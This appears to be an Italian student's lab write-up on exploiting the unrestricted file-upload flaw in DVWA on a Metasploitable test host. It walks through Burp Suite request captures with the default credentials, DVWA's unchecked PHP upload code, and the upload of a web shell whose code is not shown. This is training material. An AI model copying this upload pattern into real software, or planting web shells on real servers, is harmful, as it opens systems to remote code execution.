
W13D1_ESERCIZIO DVWA- EXPLOIT FILE UPLOAD


Si utilizza la DVWA impostata su un livello di difficoltà basso (estremamente vulnerabile) per andare a vedere le tecniche che consentono di sfruttare le vulnerabilità, in questo caso si sfrutta la vulnerabilità UPLOAD.

Si esegue tramite burpsuite la connessione a metaslpotable e si lascia iniziare l'attività di cattura.



Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

Hint: default username is 'admin' with password 'password'



DVWA Security

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.


Low [Submit]

Low
Medium
High
Impossible

l Tools

ken Access Control Logs - View access logs for the Broken Access Control vulnerability

In contemporanea, con l’avvio di Burpsuite, si intercettano le richieste che possono essere modificate grazie all’avvio di una pagina web inserendo l’indirizzo della DVWA (damn vunerable web application).



Time	Type	Direction	Method	URL	Status code	Length
09:19:48 4 Jan 2...	HTTP	→ Request	POST	http://192.168.50.106/dvwa/login.php		

```
POST /dvwa/login.php HTTP/1.1
Host: 192.168.50.106
Content-Length: 44
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.50.106
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.106/dvwa/login.php
Accept-Encoding: gzip, deflate, br
Cookie: security=high; PHPSESSID=4f875de11f8b6e8a46d77c6aeb4e0ab8
Connection: keep-alive

username=admin&password=password&Login=Login
```

Request attributes	2
Request query parameters	0
Request body parameters	3
Request cookies	2
Request headers	13

Si iniziano a vedere le prime informazioni raccolte che sono:

-USERNAME e PASSWORD (che potrebbero essere facilmente modificabili)


-POST

-HOST 192.168.50.106

-LIVELLO SICUREZZA

-SISTEMA OPERATIVO

-COOKIE


PortSwigger
Burp Suite Community Edition v2025.7.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Site map Scope Issues
127.0.0.1
Pro version only
Inspector
Request attributes 2
Request headers 14
Response headers 13
Notes
Event log (1) All issues
Memory: 130.1MB
Disabled
5:50

Site map filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders


Host	Method	URL	Params	Status code	Length	MIME type	Title	Notes	Time requested
http://127.0.0.1	GET	/DVWA/dvwa/js/add_event_listen...		200	911	script			05:43:50 4 Jan 2026
http://127.0.0.1	GET	/DVWA/dvwa/js/dvwaPage.js		200	1560	script			05:43:50 4 Jan 2026
http://127.0.0.1	GET	/DVWA/index.php		200	6857	HTML	Welcome :: Damn Vulnerable Web ...		05:43:45 4 Jan 2026
http://127.0.0.1	GET	/DVWA/login.php		200	1669	HTML	Login :: Damn Vulnerable Web App...		05:43:28 4 Jan 2026
http://127.0.0.1	GET	/DVWA/security.php		200	5584	HTML	DVWA Security :: Damn Vulnerable...		05:44:22 4 Jan 2026
http://127.0.0.1	GET	/DVWA/		302	678				05:43:27 4 Jan 2026
http://127.0.0.1	POST	/DVWA/login.php	✓	302	482				05:43:45 4 Jan 2026
http://127.0.0.1	POST	/DVWA/security.php	✓	302	498				05:44:21 4 Jan 2026

Request

```
GET /DVWA/ HTTP/1.1
Host: 127.0.0.1
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
sec-ch-ua: "Chromium";v="139", "Not;A=Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Response

```
HTTP/1.1 302 Found
Date: Sun, 04 Jan 2026 10:43:27 GMT
Server: Apache/2.4.65 (Debian)
Set-Cookie: security=impossible; path=/; HttpOnly
Set-Cookie: PHPSESSID=f2289bdb7a51253ac3f39ea56c5a1100;
expires=Mon, 05 Jan 2026 10:43:27 GMT; Max-Age=86400; path=/;
HttpOnly; SameSite=Strict
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=91e03b9607c6950d866738acb8e354ea;
expires=Mon, 05 Jan 2026 10:43:27 GMT; Max-Age=86400; path=/;
HttpOnly; SameSite=Strict
Location: login.php
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```


Firefox ESR
Browse the World Wide Web
Burp Suite Community Edition v2025.7.4 - Temporary Project
Help
Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Pro version only
Notes
Inspector
Event log (1) All issues
Memory: 127.8MB
Disabled
9:46

Site map filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

```
192.168.50.106
  /
  dav
  dvwa
    /
    dvwa
    index.php
    login.php
      username=&password=&Login=Login
      username=admin&password=passwor
  mutillidae
  phpMyAdmin
  twiki
```


Host	Method	URL	Params	Status code	Length	MIME type	Title	Notes	Time requested
http://192.168.50.106	GET	/dvwa/login.php		200	1728	HTML	Damn Vulnerable Web App (DVWA) - Login		09:34:04 4 Jan 2026
http://192.168.50.106	GET	/dvwa/		302	482				09:19:21 4 Jan 2026
http://192.168.50.106	POST	/dvwa/login.php	✓	302	392				09:33:10 4 Jan 2026
http://192.168.50.106	GET	/dvwa/dvwa/images/RandomStorm.png							
http://192.168.50.106	GET	/dvwa/index.php							
http://192.168.50.106	POST	/dvwa/login.php	✓						

Request

```
GET /dvwa/login.php HTTP/1.1
Host: 192.168.50.106
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/139.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
Date: Sun, 04 Jan 2026 14:34:03 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Set-Cookie: PHPSESSID=0bc9075968fa318e762834289b53f8ec; path=/
Set-Cookie: security=high
Content-Length: 1289
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>

    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

    <title>
      Damn Vulnerable Web App (DVWA) - Login
    </title>

    <link rel="stylesheet" type="text/css" href="dvwa/css/login.css" />

  </head>

  <body>
```




Burp Suite Community Edition v2025.7.4 - Temporary Project

Request to http://192.168.50.106:80

Time	Type	Direction	Method	URL	Status code	Length
06:48:03 4 Jan 2026	HTTP	→ Request	GET	http://192.168.50.106/dvwa/login.php		

```
GET /dvwa/login.php HTTP/1.1
Host: 192.168.50.106
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Si prosegue caricando sulla DVWA una shell.php andando a sfruttare la vulnerabilità upload come già detto.



127.0.0.1/DVWA/vulnerabilities/upload/#

Vulnerability: File Upload

The PHP module **GD is not installed**.

Choose an image to upload:


Browse... No file selected.

Upload

```
../../hackable/uploads/shell.php succesfully uploaded!
```

More Information


- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/


Damn Vulnerable Web App (DVWA) v1.0.7 :: Source — Mozilla Firefox
192.168.50.106/dvwa/vulnerabilities/view_source.php?id=upload&security=low

File Upload Source

```php
<?php
    if (isset($_POST['Upload'])) {

            $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
            $target_path = $target_path . basename( $_FILES['uploaded']['name']);

            if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $target_path)) {

                echo '<pre>';
                echo 'Your image was not uploaded.';
                echo '</pre>';

              } else {

                echo '<pre>';
                echo $target_path . ' succesfully uploaded!';
                echo '</pre>';

            }

        }
?>
```

La shell.php è stata correttamente caricata ed eseguita come restituisce anche il risultato del caricamento.


Damn Vulnerable Web A
192.168.50.106/dvwa/hackable/uploads/shell.php succesfully uploaded!
192.168.50.106/dvwa/hackable/uploads/shell.php succesfully uploaded!
192.168.50.106/dvwa/hackable/uploads/shell.php succesfully uploaded! - Google Search
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Choose File
Upload
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7

Vulnerability: File Upload

Choose an image to upload:
No file chosen


```
../../hackable/uploads/shell.php succesfully uploaded!
```

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm

